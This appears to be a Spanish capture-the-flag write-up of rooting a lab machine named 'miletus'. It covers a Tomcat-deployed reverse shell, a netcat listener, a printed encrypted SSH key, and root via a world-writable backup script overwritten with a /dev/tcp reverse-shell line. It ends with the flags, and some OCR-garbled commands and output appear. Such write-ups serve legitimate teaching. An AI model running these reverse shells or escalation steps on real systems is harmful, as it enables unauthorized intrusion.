


Figura 13: Shell

The screenshot shows the Tomcat Web Application Manager interface. At the top, there is a message box containing "Message: OK". Below it, the "Manager" section has tabs for "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The "Applications" section displays a table of deployed applications:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30 minutes]
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30 minutes]
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30 minutes]
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30 minutes]
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30 minutes]
/revshell	None specified		true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30 minutes]
/shell	None specified		true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30 minutes]

The "Deploy" section allows for deploying a WAR file or directory path. The "WAR file to deploy" section shows a "Browse..." button and a "Deploy" button. The "Configuration" section includes a "Re-read TLS configuration files" button and a "TLS host name (optional)" input field with a "Re-read" button.

Figura 14: Reverse Shell

The screenshot shows a terminal window with the following details:

- Top bar: Jun 20 | 10:23, 192.168.1.8, Disconnected.
- Bottom bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Exploit-DB, Google Hacking DB, Sign in or Sign Up.
- Terminal content: A single line showing the command: `192.168.1.11:8080/revshell`.
- Status bar: No target, 100%.

Figura 15: Ingreso Reverse Shell

Si volvemos a la terminal que teníamos en escucha, vemos que logramos entablar una shell reversa y que nos conectamos con el usuario tomcat.

```
> nc -nlvp 4443
listening on [any] 4443 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.11] 49604
whoami
tomcat
```

Figura 16: Shell - whoami

3.2. Reconocimiento

Miramos los directorios de trabajo, y encontramos el del usuario thales

```
tomcat@miletus:~$ pwd
/home/tomcat
/
tomcat@miletus:~$ ls
ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
tomcat@miletus:~$ cd home
tomcat@home:~$ ls
ls
thales
tomcat@miletus:~/home$ cd thales
cd thales
tomcat@miletus:~/home/thales$ ls -la
ls -la
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14 2021 .
drwxr-xr-x 1 root root 4096 Aug 15 2021 ..
-rw-r--r-- 1 thales thales 457 Oct 14 2021 .bash_history
-rw-r--r-- 1 thales thales 228 Apr 4 2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr 4 2018 .bashrc
drwxr-xr-x 2 thales thales 4096 Aug 15 2021 .cache
drwxrwxr-x 3 thales thales 4096 Aug 15 2021 .local
drwxrwxr-x 3 thales thales 4096 Aug 15 2021 .local
-rw-r--r-- 1 root root 107 Oct 14 2021 notes.txt
-rw-r--r-- 1 thales thales 887 Apr 4 2018 .profile
-rw-r--r-- 1 root root 66 Aug 15 2021 .selected_editor
drwxrwxr-x 2 thales thales 4096 Aug 15 2021 .ssh
-rw-r--r-- 1 thales thales 0 Oct 14 2021 sudo_as_admin_successful
-rw-r--r-- 1 thales thales 33 Aug 15 2021 user.txt
tomcat@miletus:~/home/thales$
```

Figura 17: thales

Revisamos la id rsa, pero como vemos la misma esta protegida por contraseña. Se podría usar fuerza bruta para intentar obtener la contraseña pero lo dejamos como una opción mientras seguimos buscando.

```
...
tomcat@miletus:/home/thales$ cd .ssh
cd .ssh
tomcat@miletus:/home/thales/.ssh$ ls
ls
id_rsa  id_rsa.pub
tomcat@miletus:/home/thales/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMLKhZ2Cqbj+k3h8MgQFr6oG4CBKqF1NFt04fJPsixbxe00aSds+QgIbsaKWh
/+ElEs/r8rFUtqiSw2QAH7JYEWBgR4z//9KSMUSDiaEyjxZTpzjzcl1Erj9wK9ZA
InNmkm7xAK0WkWLTJeMs3GB4X9AX9eF/Ijmxx/cvvIauK5G2jPRyGSazMjk0QcwX
pkwnm4EwXPDiiktkwzg15RwIhdZBbrMj7Wnkt0CF9P754nChdIWzhRxhCUTfwd
rHbDyTKmf18LYhHaJ9ZLkZjb8li8jIPvnJDcnLsCY+6XixB9dqbUGGtSHNnHil
rmrOSf17RYt9gcMgtImYRa57gfuvZE/NmmIUjh3Ccvcmlj3wITCtvrEv+eKgf
/nj+3AGZSQKFdlm22YZB1lE4npnxGOC03s81rbvg90cx0hxGTZMu/jU9ebuT2Hah
o1B972AWj3m5sDZRiQ+wTGqwFBFx9EPia6sRM/tBKaiigIElDSyvz1C46mLTmBS
f8Knxw5NxkM7dYX15ykgrRke01weYA0yQSHCY-iJTf81cuCgoIYRwvHIpU
9rI20K910cLlo+ySa704KdcmIL1WCnGbD4wpupQ68G2YGDZ00IrwE9efkpwXPCR
Vi2T02ut8x6ZEFjz4d3aWIzWtf1IugQrsnBK+akRLBPjQVy/LyapqvV+tYfQelV
v9pEKMr5f1gFnZpTbz6HDHmE04Y7gxUxphjw5uijYemcgyGx0HSqCSER7y7+phA
h0NEJHSBsdMpvoS7osIxC0qe4QsswITYtJsfKvJejRGpoh102HE+etITXlFFFm
2J1fdQgp+qboVSMgmkITfTBdh10DG7TZYaQ80LyEh/yIAloZ8T1AfeAJev5h0N5
PUUP8cxX4SH43lnsIDjn8M+nEsMEWWZzaqo6a25fa/Sedxq8ZTM1Nn8flu58N2
GCrvRmCd7H+KrMIY2YQuTFR1etulbPbmcCmpsXlj496bE7m5WwIlLw30e4IbZm
ztB5WYAw6yyheLmgUWKKmx2s0WDNz/TSEPoj9es0eh2m0t/_7Grhrh3x8zqnCY
i4utbnsjl4U7QVaa+zWz6pNiShH/LepuRu2lJWZU8mZ7OyUyx9zopRNEmz/mh0Ab
jRM8yfLNFGfzjswgcbwubUrpxZGn6Mb+MbtY3CRXYqlaGStxUtpCmfp4QrFLP
eP/3PGXugeJi8anYmxMc3cJRo3Ektx5Cj1TQCjCPNGoatOMh02akMHvRKG61d
/sMTTIDrlYlrEAfQXacjqF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzg5jSe
SNzz4AMwRtlCWxrdb/exvcekWuobPlajT13MaOuxPxjovhQK5XWICg+og99X5x
B8XD03Wf6QJLFFELxpAnl5w5caAHXAV2Cp+VtgQyP0U4gk0o1rj5u22U08g1Tdq
nLypW+J5rGepGrkL0P7dxEBbQiy5Xdm/K/22r9y+LwyL38LDF2va22szG0W/oT+
8eZHEOVAwo5Kng9UEnhVX/JpsGig5xAmBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
tomcat@miletus:/home/thales/.ssh
```

Figura 18: id rsa

Si leemos el archivo notes.txt nos dice que prepararon un archivo backup para nosotros:

```
tomcat@miletus:/home/thales$ cat note.txt
cat note.txt
cat: note.txt: No such file or directory
tomcat@miletus:/home/thales$ ls
ls
notes.txt user.txt
tomcat@miletus:/home/thales$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
tomcat@miletus:/home/thales$ cd /usr/local/bin/
cd /usr/local/bin/
tomcat@miletus:/usr/local/bin$ ls
ls
backup.sh
tomcat@miletus:/usr/local/bin$
```

Figura 19: notes

Insepcionamos el archivo, pero no vemos nada relevante.

```
#!/bin/bash
#####
# Backup to NFS mount script.
#
#####
# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +\%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
[ Directory '.' is not writable ]
^C Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^S Replace  ^U Uncut Text  ^T To Linter  ^L Go To Line
```

Figura 20: backup

3.3. Escalamiento de privilegios

Miramos los permisos del archivo:

```
tomcat@miletus:/home/thales$ ls -la /usr/local/bin/backup.sh
ls -la /usr/local/bin/backup.sh
-rwxrwxrwx 1 root root 612 Oct 14 2021 /usr/local/bin/backup.sh
tomcat@miletus:/home/thales$
```

Figura 21: Permisos

y vemos que pertenece a root y que otros tiene permisos de ejecución y escritura, podríamos modificar este script para intentar establecer una reverse shell como el usuario root a nuestra máquina. Si buscamos en [pentestmonkey](#) encontramos invocar una conexión a nuestra máquina.

```
1 echo "sudo bash -i >& /dev/tcp192.168.1.8/4444 0>&1" > backup.sh
2
```

Listing 10: modificacion script

Ya modificado el script nos ponemos en escucha

```
1 nc -lnvp 4444
2
```

Listing 11: Escucha 4444

y ejecutamos el script:

```
./backup.sh
tomcat@miletus:/usr/local/bin$ echo "sudo bash -i >& /dev/tcp/192.168.1.8/4444 0>&1" > backup.sh
>&1" > backup.sh-1 >& /dev/tcp/192.168.1.8/4444 >
tomcat@miletus:/usr/local/bin$ ./backup.sh
./backup.sh
./backup.sh: connect: Connection refused
./backup.sh: line 1: /dev/tcp/192.168.1.8/4444: Connection refused
tomcat@miletus:/usr/local/bin$ []
```

Figura 22: Escalamiento

Luego de haber ganado acceso como root, buscamos las flags.

```
File Edit View Search Terminal Help
root@miletus:~# cd /home/thales
cd /home/thales
root@miletus:/home/thales# ls
ls
notes.txt
user.txt
root@miletus:/home/thales# cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
root@miletus:/home/thales# cd /root
cd /root
root@miletus:~# ls
ls
root.txt
root@miletus:~# cat root.txt
cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
root@miletus:~#
```

Figura 23: Flags

Flags

Flag1 : a837c0b5d2a8a07225fd9905f5a0e9c4

Flag2 : 3a1c85bebf8833b0ecae900fb8598b17
